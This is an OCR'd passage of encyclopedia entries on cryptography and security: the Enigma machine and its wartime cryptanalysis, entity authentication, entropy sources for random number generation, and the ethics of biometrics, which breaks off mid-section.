
A typical military Enigma was a portable electromechanical machine equipped with a battery. It had dimensions and looks of a typical typewriter (size of 28 × 34 × 15 cm, weight about 12;kg). A keyboard included only 26 characters of the Latin alphabet. Conventions for digits, punctuation signs, and other special characters had to be (and were) elaborated (e.g., numbers were often spelled out). A partly transparent panel marked with the same set of 26 Latin letters was covering 26 bulbs of the type used in flashlights. Elements responsible for encryption consisted of variable-position rotors (Ger. *Walzen*), one reflector, one fixed entry plate (Ger. *Eintrittwalze*), and the plugboard. Inside military Enigma, three rotors, selected from a larger set, could be accommodated. Till December 15, 1938, the Army used only first three of five differently wired rotors supplied (numbered I, II, III, IV, and V, respectively). The Navy used all rotors from the very beginning and successively increased the number of available types of rotors: first to seven and eventually to eight. Each rotor had 26 fixed contacts on one side, and 26 spring-loaded contacts on the other side, both sides being internally connected in an irregular fashion. Each rotor was equipped with a ring with 26 letters of the alphabet (or numbers from 01 to 26) engraved on its circumference. The ring could be fixed at 26 different positions with respect

to the core of the rotor. The top letters of the rings were visible through small windows located in a metal lid of Enigma. The reflector, placed to the left of the variable-position rotors, did not move, and had 26 spring-loaded contacts located on its right side. These contacts were connected among themselves in pairs. The original reflector UKW A was replaced by UKW B in November 1937. UKW C appeared in 1940 and was used only occasionally. UKW D, first detected by Allies in January 1944, had adjustable internal connections. M4 model had an additional fourth rotor denoted β and called a Greek rotor. To fill in the same space, the type-B reflector was made proportionally thinner. In 1943, another Greek rotor denoted γ, associated with a modified type-C reflector was introduced. Rotors β and γ did not move during encryption but could be set at any of 26 positions. To provide a compatibility with the still extensively used M3 model, the thin reflectors with corresponding Greek rotors placed in some special positions were equivalent to the old (B or C) reflectors. Thinner reflectors had fixed contacts and Greek rotors had spring-loaded contacts on both sides. The plugboard (also known as a switchboard or a stecker) consisted of 26 pairs of sockets, each pair representing a letter. Connecting two pairs of sockets together via cross-wired cables had an effect of swapping two letters of the alphabet at the input and at the output of the enciphering transformation. The entry plate, located to the right of rotors, had 26 fixed contacts connected to the sockets of the plugboard. When a key of the keyboard was pressed, a current loop was closed and a bulb lit. Due to reflector properties the flashed letter was always different than the pressed letter. A special ratchet and pawl mechanism was used to control each rotor motion. After pressing a key, the right rotor (called a fast rotor) made a 1/26 of the full revolution. When the right rotor reached a certain position called a turnover position, the middle rotor turned by 1/26 of the full angle. Finally, when the middle rotor reached its turnover position, then both the middle and the left rotors turned by the same amount. This way, each subsequent letter was encrypted using a different setting of rotors, and Enigma implemented a polyalphabetic cipher with a reasonably large period. A single notch on each ring for rotors I–V (associated with different letter on the ring for different type of rotor) determined that rotor turnover position. Rotors VI–VIII had two symmetrically positioned notches. Due to a peculiarity of the ratchet-pawl mechanism, the middle rotor could undertake so-called double-stepping. Thus the period was rather $26 * 25 *$

$26 = 16{,}900$ than $26^3 = 17{,}576$. Frequency distribution of letters in the ciphertext was almost perfectly uniform, and no attacks based on the classical frequency analysis applied to Enigma.

Theory (*of Encryption and Cryptoanalysis*)

A daily key, describing how Enigma should be prepared for a given day traffic, consisted of the following elements: (1) Choice and order of three moving rotors (Ger. *Walzenlage*). During the WWII it gave 60 possibilities for Enigma I and 336 possibilities for the naval machines. For M4 Enigma there was also an additional prescription for which of four combinations of thin reflectors (B or C) and Greek rotors (β or γ) should be used. Such a combination usually lasted for the whole month. (2) Position of a ring with respect to its rotor core (Ger. *Ringstellung*). Rings settings on all three rotors placed into Enigma from left to right were provided (26^3 possibilities). Greek rotors settings in M4 machine were kept practically fixed. (3) Plugboard connections (Ger. *Steckerverbindungen*). The cross plugging involved firstly six, then eight, and eventually ten pairs of letters. Thus, the plugboard offered far more possible variations than any other part of the daily key (of the order of 10^{15}). (4) Initial positions of rotors at the top of Enigma (Ger. *Grundstellung*). This was a group of three (or four for M4) letters describing rotors starting positions. (5) Key identification (Ger. *Kenngruppen*). It helped a receiver to identify the key used by the sender but had no direct influence on the Enigma cipher security (Fig. 1).



Enigma, Fig. 1 Three-rotor military Enigma machine

If all messages on a given day had been encrypted using the same initial setting of Enigma determined by the daily key, frequency analysis applied separately to all first, second, *etc*. letters of the ciphertexts would have easily broken the code. This made necessary to use a message key (Ger. *Spruchschlussel*) composed of three (or 4 for M4) letters and determining rotors position at the beginning of an actual message encryption. Although message keys were chosen by individual operators themselves, supposedly "at random," a lot of predictable patterns were observed. For the Army Enigma, until September 15, 1938, a message key was encrypted twice (apparently to detect possible transmission errors) using the daily key. The obtained six letters were placed in a header of the message. After that date, each Enigma operator was responsible for choosing initial settings of rotors

used for double encryption of message keys. These positions were then transmitted in clear in the header of the ciphertext, and were not any longer identical for all operators. On May 10, 1940, the day of attack on France, Germans changed again the key distribution procedure and started to encrypt each message key only once. Key management procedures of German Navy were always a bit different than those of the Army: usually safer and more elaborate.

In December 1932, Marian Rejewski, a mathematician working for the Polish Cipher Bureau, reconstructed the internal wiring of Enigma I by designing and solving a set of permutation equations describing Enigma operations. Instrumental to this achievement were: access to doubly encrypted message keys intercepted by Polish radio stations and justified assumption that a significant percentage of them consisted of three identical letters, imaginative guessing with regard to the entry plate permutation, tables of daily keys for two consecutive months (September and October of 1932) supplied by Gustave Bertand (chief of radio intelligence section of French Intelligence Service) and obtained from paid agent Hans-Thilo Schmidt, pseudonym Asche, working as a civil servant in the cryptographic department of the German Army.

Later on, several effective procedures for systematic reconstruction of daily keys by Marian Rejewski, Jerzy Różycki, and Henryk Zygalski were developed. A grill method was used in the period 1933–1936. It required enciphered message keys, belonging to about 70–80 intercepted Enigma ciphertexts. Bad habits of Enigma operators regarding the choice of three letters as the message keys were essential. When a possibility of choosing message keys composed of three identical letters or letters that appeared on three neighboring positions of the Enigma keyboard was forbidden by German procedures, operators subconsciously avoided any message keys in which only two letters repeated. Such a small statistical bias, combined with the knowledge of the theory of permutations, appeared to be sufficient to reconstruct the permutations needed, as well as all individual message keys for a given day. To determine which rotor was placed on the right-most position, Różycki's "clock method" was used. It relied on the property of Enigma that the position of the right-most rotor at which the middle rotor moved was different for each of the three rotors used by German Army. The main part of the grill method was devoted to the reconstruction of the connections of the plugboard. The fact that the plugboard did not change all

letters was utilized. The choice, order, and positions of the middle and left rotor were found using an exhaustive search involving 1352 trials. Finally, the location of the rotor rings was determined using an "ANX" method, based on the observation that majority of German messages started from the letters "AN" followed by "X" (used instead of space). A method of characteristics, used in the period 1936–1938, relied on the fact that a format of products of some permutations (meaning the length of cycles in the representation of a permutation in the form of a product of disjoint cycles) depended on the order and the exact settings of rotors, but did not depend on the plugboard connections. The pattern of cycle lengths was extremely characteristic for each daily key. As there were 1,030,301 different cycle patterns ("characteristics") and 105,456 possible arrangements (orders and settings) of three rotors, it was quite likely that a given "characteristic" corresponded either to a unique arrangement of rotors or at most to a small number of arrangements that could easily be tested. With known positions of rotors, the plugboard connections could be determined relatively easily, and the "ANX" known-plaintext attack method was still used to get the ring settings. To create a catalog of characteristics an electromechanical device called cyclometer was constructed. As after September 1938 most of the previous methods lost their significance, to determine the correct positions of rotors a "Bomba," an aggregate of six Enigma machines operating in concert, was designed by Rejewski and built up in November 1938 by Polish AVA Radio Manufacturing Company. Another method of "Zygalski's perforated sheets" was developed around the same time, utilizing the fact that out of all possible rotor settings, only 40% led to the product of some permutations that included at least one pair of one-letter cycles. On July 24–26, 1939, during a meeting in Pyry in the Kabacki Wood just outside Warsaw, Polish passed two copies of the reconstructed Enigma machine to French and British, respectively. Also the detailed documentation of Zygalski's sheets, Polish "Bomby," and other Polish methods were discussed and transferred.

In the summer of 1939, Britain's Government Code and Cypher School (GC&CS) moved from London to a Victorian manor in Bletchley, northwest of London, called Bletchley Park. It continuously grew, from about 30 up to the level of about 10,000 employees. Initially, British adapted Polish methods – by the end of 1939 they managed to fabricate all 60 sets of Zygalski's sheets needed, and used this method together with

Polish team working at that time in France. After May 10, 1940, British cryptologists managed to come up with some impromptu methods, relying on bad habits of a few Enigma operators (some of committed errors were explicitly forbidden by German procedures) and included so-called Herivel tips and cillies (e.g., the same triple of letters was used for both: an initial position of rotors, sent in clear, and for a message key, sent in encrypted form). But the major breakthrough was development of the British "Bombe." It was based not on the evolving key distribution procedures, but on so-called cribs (fragments of plaintext that were possible to guess) allowing a known-plaintext attack. The sources of these cribs were numerous (e.g., data about senders and receivers with titles and affiliations, formal greetings, stereotypical reports such as having nothing to report, easily predictable weather forecasts, or the same messages retransmitted between networks using different daily keys). The idea of the British "Bombe" came from Alan Turing, and a significant improvement, called a "diagonal board" was proposed by Gordon Welchman. The goal was to find positions of rotors that could not be excluded as possibly being used at the start of encryption. Each "Bombe" contained 12 sets of three rotors each, and was working synchronously through all possible rotor positions. "Bombes" were operated by members of the Women's Royal Naval Service, "Wrens," who were responsible for initializing machines, writing down rotor combinations found by the machine, and restarting machines after each potentially correct combination was discovered. The "Bombes" working time could be reduced by first applying another Turing invention – a method called "Banburismus." To effectively use the "Banburismus" many messages had to be intercepted (of the order of 300) and it could be applied to a three-rotor Enigma only. Approximately 210 "Bombes," that started to appear in 1940, were built and used in England throughout the war. To support British effort, in summer 1942, US Navy assigned the design of American "Bombes" to Joseph Desch, the research director of the National Cash Register Company (NCR) based in Dayton, Ohio. In May 1943, the first two American "Bombes" were successfully tested. About 120 American "Bombes" were produced, being faster and more suitable to break M4 Enigma. They were operated by women in the US Navy, called "Waves" from "Women Accepted for Volunteer Emergency Service."

Cross-References

Crypto Machines

Recommended Reading

Bauer FL (2010) Decrypted secrets: methods and maxims of cryptology, 4th edn. Springer, Berlin

Gaj K, Orłowski A (2003) Facts and myths of Enigma: breaking stereotypes. In: Biham E (ed) Advances in cryptology – EUROCRYPT 2003. LNCS 2656. Springer, Berlin, pp 106–122

Kahn D (1996) The codebreakers: the comprehensive history of secret communication from ancient times to the Internet, 2nd edn. Scribner, New York

Kozaczuk W (1984) Enigma: How the German machine cipher was broken, and how it was read by the allies in World War Two. Arms and Armour Press, London

Sebag-Montefiore H (2000) Enigma: the battle for the code. Weidenfeld & Nicolson, London

Welchman G (1997) The hut six story: breaking the Enigma codes, Rev edn. M & M Baldwin, Kidderminster

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_76

Entity Authentication

Robert Zuccherato[58] and Carlisle Adams[59] ✉
(58) Ajax, ON, Canada
(59) School of Electrical Engineering and Computer Science (EECS), University of Ottawa, Ottawa, ON, Canada

✉ **Carlisle Adams**
Email: cadams@uottawa.ca

Synonyms

Identity authentication

Definition

Entity authentication is the process by which one entity (the *verifier*) is assured of the identity of a second entity (the *claimant*) that is participating in a protocol (Identity Verification Protocol). This assurance is usually obtained by requiring the claimant to provide corroborating evidence of the claimed identity to the verifier. The claimed identity can either be presented to the verifier as part of the protocol or can be presumed by context.

Theory

The corroborating evidence required in order to obtain entity authentication is sometimes also called credentials or an authentication code and is usually calculated using one of the following three types of input:

1. *Something known*: Typically, this involves the claimant providing a password (Password) or PIN (Personal Identification Number) that is

then either presented directly to the verifier or used to compute credentials that are presented to the verifier and then validated.

2. *Something possessed*: This type of input includes physical devices that are used to compute the credentials presented to the verifier as well as software files that must be possessed by the claimant in order to compute the credentials. Examples of physical devices include smart cards, magnetic stripe cards, and one-time password generators (One-Time Password). Software files will typically contain secret or private keys that are used to compute credentials; however, physical devices may contain these keys as well. Note that these physical devices are sometimes called authentication tokens.

3. *Something inherent*: This category includes the class of inputs known as biometrics. In this category, human physical or behavioral characteristics, such as fingerprints, retinal scans, or handwriting, are used to produce the credentials.

The term identification is sometimes used as a synonym for entity authentication; however, it is also sometimes used simply to refer to the process of claiming or stating an identity without providing the corroborating evidence required for entity authentication. Care must be taken, when using this term, to ensure that the correct interpretation is used.

Applications

The main reason that entity authentication is usually required is to restrict access to protected resources. Examples include remote access to computer accounts, access to websites, and bank-account access at automated teller machines. If entity authentication is being used for this purpose, then it necessarily must be combined with an access-control method or privilege management technique (Authorization Architecture) in order to restrict access. The claimant will usually be authenticated first, and then the access control or privilege management technique will be used to determine the level of access allowed.

Important standards that describe methods of entity authentication include:

- *ISO/IEC 9798 (ISO/IEC 9798-1*2010). This is a five-part international standard dealing with entity authentication that includes a general introduction and parts focusing on entity authentication based upon symmetric encryption, public-key signatures, cryptographic check functions, and zero-knowledge techniques.
- *FIPS 196 (FIPS 196*1997). This is a US government standard that specifies techniques for entity authentication using public-key techniques. It is based upon techniques described in ISO/IEC 9798-3.

Open Problems and Future Directions

The difficulty in providing strong entity authentication is in achieving a good balance between security (to prevent impersonation attacks) and usability/convenience (to make it easy for the claimant to provide the required credentials). Research continues into designing authentication techniques that provide high levels of both security and usability.

Cross-References

Authentication Token
Biometric Authentication
Biometrics: Terms and Definitions
Credential-Based Access Control
Identification
Identity Verification Protocol
User Authentication

References

FIPS 196 (1997) Entity authentication using public key cryptography, Federal Information Processing Standards Publication 196. U.S. Department of Commerce/NIST, National Technical Information Service, Springfield

ISO/IEC 9798-1 (2010) Information technology – security techniques – entity authentication – part 1: general. International Organization for Standardization (ISO), Technical Committee JTC 1/SC 27, Information security, cybersecurity, and privacy protection

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300328

Entity Authentication Protocol

Identity Verification Protocol

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300329

Entity Resolution

Data Linkage

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_201

Entropy Sources

Carl M. Ellison[60] ✉
(60) New York, NY, USA

✉ **Carl M. Ellison**
Email: cme@acm.org

Definition

An entropy source is an input device or a measured characteristic of an I/O device on a computer that supplies random bits: specifically, bits that an attacker cannot know.

Background

Randomness is used extensively in modern cryptography. The primary uses are in generation of cryptographic keys and in driving probabilistic algorithms. Randomness is also used in the generation of identifiers that are intended to be globally unique but for which there is no global authority for issuing the identifier.

Theory

> Anyone who considers arithmetical methods of producing random digits is, of course, in a state of sin. (John von Neumann, 1951, as quoted by Knuth)

Pseudo-random number generators (PRNGs) can provide the random bits needed for all uses (under the assumption of a computationally limited

attacker), but a PRNG needs a seed value. If that seed value has N bits, then the brute force attack is to run 2^N copies of the PRNG, one with each different seed value, and see which of those produces outputs consistent with the System under Attack (SUA). If through side channels or other means an attacker could learn M of the seed's N bits, then the work factor for the attacker is 2^{N-M} and the effective entropy of the SUA is $N - M$ bits.

The bits of entropy from which the PRNG seed is derived must come from outside any of the copies that the attacker would run. If the same PRNG seed were built in to each copy of the system, then the attacker would need only one copy of the system because $N - M = 0$ (N being the seed bits delivered to the SUA and M being the bits delivered to the attacker's copy).

There are three classes of entropy source in use and considered for the foreseeable future:

1. A quantum noise source.

2. A collection of I/O devices whose timing or input values are believed unavailable to the attacker.

3. A secure channel from an external trusted entropy provider.

For example, a variety of random number devices sample quantum noise and are in class 1; an operating system entropy source such as/dev/random in UNIX or ksecdd.sys in Windows that samples various system variables is in class 2 (under the assumption that variation in I/O timing produces variation in the variables sampled); and a system shipped with a PRNG already seeded with a unique random value is in class 3, where the secure channel is the physical channel used during manufacture.

Entropy Density

Few entropy sources reliably deliver 1 bit of entropy per bit of output. The quantity $\alpha_{k,A} \leq 1$ represents the number of bits of entropy per bit of output from source k, with respect to attacker A. Determining $\alpha_{k,A}$ has no established science.

1. Maurer gives a general technique applicable to some quantum noise sources.

2. Estimation of entropy density from I/O device timing is an open field of study and much research is still needed. Methods employing Hidden Markov Models (HMMs) are promising, but no final solution has been reported.

3. The density of an external provider is its own local density, modified by the attacker's ability to penetrate the channel from that provider to the SUA. Under the (unrealistic) model that an attacker can learn a bit of that communication with probability p_A, independently for each bit of each communication, $\alpha'_{k,A} = (1 - p_A)\,\alpha_{k,A}$ is the entropy density of that provider's output at the SUA. More realistic models of attack yield different formulas for $\alpha'_{k,A}$.

Entropy Definition

The traditional definition of information theoretic entropy used by Shannon is:

$$H = -\sum_k p_k \log_2 (p_k)$$

For the purpose of entropy density estimation, it is more appropriate to use *min-entropy*:

$$H_\infty = -\log_2 (p_{\max})$$

Attack Models

There are two attack models considered in estimating entropy density.

Model 1

The attacker runs one test system using the most probable entropy source value (whose probability is $p_{\max}$) and compares it to a large number, K of systems under attack. Under this attack model, $K\ p_{\max}$ is the expected number of systems that will successfully match the one test system. The work factor for the attacker in this model is best represented by H_∞.

Model 2

The attacker runs a large number, K, of test systems, each using entropy source values distributed according to prior knowledge as modified by knowledge from any side channels from the SUA. If the number of systems that the attacker must run in order to expect success in matching the SUA is K_A, then the entropy of the source(s) on the SUA is $H_A \approx \log_2 K_A$. It is assumed that $H_\infty \leq H_A$, so H_∞ is used to compute a source's $\alpha_{k,A}$, providing a margin of safety.

Entropy Pool Architecture

Bits from entropy sources are typically gathered into some memory responsible for holding entropy for the system it supports. That memory is called the entropy pool. The pool is defined to be full when each bit of this memory is independent of each other bit and has an entropy of 1 bit.

Associated with this memory, there is a counter of the number of bits of actual entropy in the pool. As samples are added to the pool, this counter is increased, and as random bits are taken out of the pool, the counter is decreased.

Entropy Compression

When entropy source, k, provides N bits to the entropy pool, those N bits contain ($N\ \alpha_{k,A}$) bits of entropy. These bits of entropy might be uniformly spread among the physical bits or might be clustered in some small region of the physical bits. The system designer does not know where the true entropy is located. One purpose of entropy compression is to spread incoming entropy bits out among the bits of an entropy pool uniformly, no matter where it happened to be among the input bits. This is one of the characteristics of an ideal cryptographic hash function (random function and the random oracle model).

In addition, because $\alpha_{k,A} \leq 1$, one needs a function whose domain is larger than its range—one that compresses its input. An ideal cryptographic hash function has this property also. Lacking an ideal cryptographic hash function, in practice entropy compression is done by the best cryptographic hash function available at the time.

The algorithm most often used for adding an input to an entropy pool is:

$$P' = hash\left(P, S\right)$$
$$C' = \min\left(\left|P\right|, C + \left(N\,\alpha_{k,A}\right)\right)$$

where P is the old contents of the entropy pool, P' is the new contents, S is the new entropy source value, C is the old counter of the pool's true entropy content, C' is the new counter value, and $|\mathbf{P}|$ is the number of bits in the pool, $\boldsymbol{P}$.

Entropy Extraction

Entropy extraction is the removal of some specified number of bits from the entropy pool. In practice, a cryptographic hash function is used for this purpose. The typical algorithm assumes that $\boldsymbol{K}$ bits are to be extracted, with $K \leq |hash|$. For values of K larger than the size of the hash function output, multiple extractions of smaller quantities can be concatenated. An extraction can be attempted only when $C \geq K$. The recommended algorithm for extraction is:

$$C' = C - K$$
$$V = hash\left(const, N_E, P\right)$$
$$N'_E = N_E + 1$$
$$X = trunc\left(K, V\right)$$

where the function trunc(K, V) truncates V to K bits, X is the extracted output, and N_E is the number of times anything has been extracted from the entropy pool. The constant, const, is arbitrary.

Experimental Results

Various experiments on entropy from variation in I/O device timing and content have yielded rates in the range 10 bits/s to 1 bit/min, depending on the device being measured and the attack scenario assumed. Quantum noise sources have yielded entropy rates as high as 200,000 bits/s, although usual sources are significantly slower. Each specific source needs to be measured by itself.

Open Problems and Future Direction

Estimation of the actual entropy of system variables under a particular attack model, $\alpha_{k, A}$, is in need of thorough study. However, as quantum noise sources become more ubiquitous, they should replace system variables as entropy sources and make the difficulty in measuring their entropy moot.

Cross-References

Pseudorandom Number Generator
Random Bit Generator
Random Number Testing

Recommended Reading

Barker E, Kelsey J (2007) Recommendation for random number generation using deterministic random bit generators. NIST special publication 800-90, March 2007.

Blum M, Micali S (1984) How to generate cryptographically strong sequences of pseudo-random bits. SIAM J Comput 13:850
[MathSciNet]

Chor B, Goldreich O (1988) Unbiased bits from sources of weak randomness and probabilistic communication complexity, 1988. http://www.wisdom.weizmann.ac.il/~oded/PS/sources.ps

Davis D, Ihaka R, Fenstermacher PR. Cryptographic randomness from air turbulence in disk drives. In Desmedt YG (ed) Advances in cryptology – CRYPTO ‘94 conference proceedings. Lecture notes in computer science, vol 839. Springer, Heidelberg, pp 114–120

Knuth D (1969) Art of computer programming, volume 2: seminumerical algorithms. Addison-Wesley, Reading

Maurer U (1992) A universal statistical test for random bit generators. J Cryptol 5(2):89–105
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300330

ePassport Security

Passport Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300331

Error-Correcting Cyclic Codes

Cyclic Codes

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300332

Error-Correction Decoding

Decoding Algorithms

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300333

Escrow Service

Fair Exchange

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300334

Ethical Aspects of Biometrics

Ethics of Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300335

Ethical Implications of Biometrics

Ethics of Biometrics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1504

Ethics of Biometrics

Emilio Mordini[61, 62] ✉
(61) University of Haifa, Haifa, Israel
(62) Noria-Onlus, San Vito al Tagliamento, Italy

✉ **Emilio Mordini**
Email: emilio.mordini@rtexpert.com
Email: mordini@emiliomordini.info

Synonyms

Biometric ethics; Ethical aspects of biometrics; Ethical implications of biometrics

Definition

Biometrics is a neologism coined by Francis Galton (1822–1911), an English geographer, anthropologist, naturalist, and pioneer in eugenics. Galton modified a previous Greek neologism invented by Anglican priest, and polymath, William Whewell (1794–1866) who first used the term "*biometry*" to mean "*calculation of life expectancy"* (1831). The term was then popularized in 1860s by T.S. Lambert, meaning "*application of mathematics to the study of biology*" (Online Etymology Dictionary 2020). Starting from the 1970s, however, the term has acquired a further and prevalent sense, "*The automated identification or verification of an individual's identity through measurable physical or behavioural traits*" (ISO/IEC 2382-37 2012). In this article we will discuss only this more recent meaning.

According to the EU General Data Protection Regulation "'*biometric data' means personal data resulting from specific technical processing relating to the physical, physiological or behavioural characteristics of a natural person, which allow or confirm the unique identification of that natural person, such as facial images or dactyloscopic data*" (The European Parliament and the Council of the European Union 2016).

Engineers usually distinguish between strong, weak, and soft biometric features (Jain et al. 2008). "Strong biometrics" are features that can be considered unique (at least extremely unlikely to be found equal in two individuals) and permanent (at least enduring for long periods of time), they include fingerprints, hand skin patterns, iris structure, hand veins, and the retina texture. "Weak biometrics" are features that are "less unique" or "less stable" than those used as strong biometrics. They include features like body shape, odors, behavior, voice, body sounds, electrophysiological phenomena (e.g., hearth and muscular electrical activity, brain waves, etc.), and gait (analysis of walking patterns); dynamic facial features, eye blinking, lip movements, and smile recognition; voice; signature/handwriting; and so. Finally, with the expression "soft biometrics," engineers refer to features which are too generic to be identifiers. They include categories such as gender, age, race, and ethnicity; weight and height; and eye, skin, and hair color. They can be fruitfully used to reinforce strong and weak biometrics.

Background

While biometrics offer certain advantages in many of their applications (e.g., a greater convenience-to-security ratio than traditional authenticators and identifiers such as complex passwords), ethical experts and privacy advocates have argued that these advantages should be carefully weighed against the potential down and dark sides of biometrics (Mordini and Massari 2008).

There are three main categories of ethical concerns surrounding biometric technologies, (1) whether biometrics is inherently demeaning; (2) whether biometrics constitute a building block of the so-called "surveillance apparatus" and a potential weapon in the hands of authoritarian governments; and (3) whether biometrics threaten privacy and data protection.

Human Dignity

The question whether biometrics offend human dignity was raised in the 2000s by prominent, Italian, philosopher Giorgio Agamben, who argued that gathering biometric data is a form of tattooing, akin to the tattooing of Jewish prisoners in Auschwitz. Human life – argues Agamben – is rich of cultural and historical meanings and memories. By stripping people of their names, substituting names with biometric identifiers, rulers deny human cultural heritage, and turn human life into bare life. To Agamben, biometrics risk to be used by rulers to turn citizens into, so to speak, branded beasts. In 2007, the French National Consultative Ethics Committee for Health and Life Sciences expressed a similar concern, "*Do the various biometric data that we have just considered constitute authentic human identification? Or do they contribute on the contrary to instrumentalizing the body and in a way dehumanising it by reducing a person to an assortment of biometric measurements?*" (French National Consultative Ethics Committee on Health and Life Sciences 2007, p. 3).

Surveillance

Biometrics have been also considered integral to the so-called "surveillance society" (Mordini 2014). The word "surveillance" is a French word which literally means oversight, supervision (*surveiller*). During the French Revolution, a network of Surveillance Committees was set up by the National Convention with the task of monitoring all foreigners, listing and arresting suspects, and delivering citizenship certificates. Michel Foucault took this episode to argue that rulers exert their power by controlling citizens' bodies, through a widespread surveillance apparatus (Foucault 1980). Foucault defines the "disciplinary society" a society in which all bodily aspects of life are carefully monitored by authorities. Later scholars have pointed out that Foucault's disciplinary model has been today replaced by a "society of control" where the political problem is no longer monitoring citizens, but rather managing the endless flow of persons, goods, and personal information (Deleuze 1992).

Through biometrics one can identify, trace, and monitor the continuous flow of people which constitutes one of the main elements of globalization. By allowing identification processes on global scale, biometric technologies

could even provide a unique and unambiguous identifier to each world inhabitant. This nightmarish scenario – a unique world database, including billions of individuals, run by a global superpower – was evoked by UNESCO, "*If the international system did embrace extensive use of biometrics (…), the move could signal the effective end of anonymity. It would become feasible to compile a complete profile of a person's activities (…) This death to anonymity would meanwhile be coupled with asymmetry in information: the individual's every move could be monitored, yet he may not have any knowledge of this surveillance. Beyond privacy, such a state of affairs does not bode well for the exercise of other fundamental freedoms such as the right to associate or to seek, receive, and impart information – especially as the intimidation of surveillance can serve asa very restrictive force*" (UNESCO. Information for All Programme 2007, p. 40).

Privacy and Data Protection

Biometrics have generated several privacy and data protection concerns (Mordini 2008).

Privacy refers to the state of being separated, secluded from others, in contrast to the state of being public or common. According to the *Encyclopedia of Privacy*, it describes and demands "*limits on the appropriation of others' peaceful seclusion, personal information, intimate choice, and identities*" (Allen 2007). In the 1950s, Hannah Arendt was one of the first scholars to observe the political importance of privacy; she reminded us how twentieth-century totalitarian social orders sought to rob people of their privacy in order to better control them. Precisely because of its political functions in the modern context, the private sphere deserves to be protected.

Biometrics can be privacy intrusive at least in two senses: (1) biometrics sensors can be physically or psychologically intrusive, breaking the personal space surrounding individuals and humiliating subjects, and (2) the capture of biometric samples can be conceptualized as an intrusion in the personal informational space, notably when biometrics are captured covertly (e.g., remote facial recognition through CCTV) without informed consent.

The concept of "personal data," which originated in the 1980s, is still related to the notion of privacy but it should not be confused with it. The

idea of personal data comes from the increasing capacity of new electronic devises to turn continuous qualities into discrete, measurable, quantities. Personal features and qualities, once described only through narratives and images, can be now expressed in digits, detached from the person and marketed.

Biometric data is considered sensitive personal data, thus deserving a special protection, as data concerning religion, ethnicity, sexual life, etc. (The European Parliament and the Council of the European Union 2016). Biometric data raises concern chiefly as far as biometric databases are concerned, notably (1) centralized databases; (2) dispersed incidental databases; and (3) data linkage and data sharing.

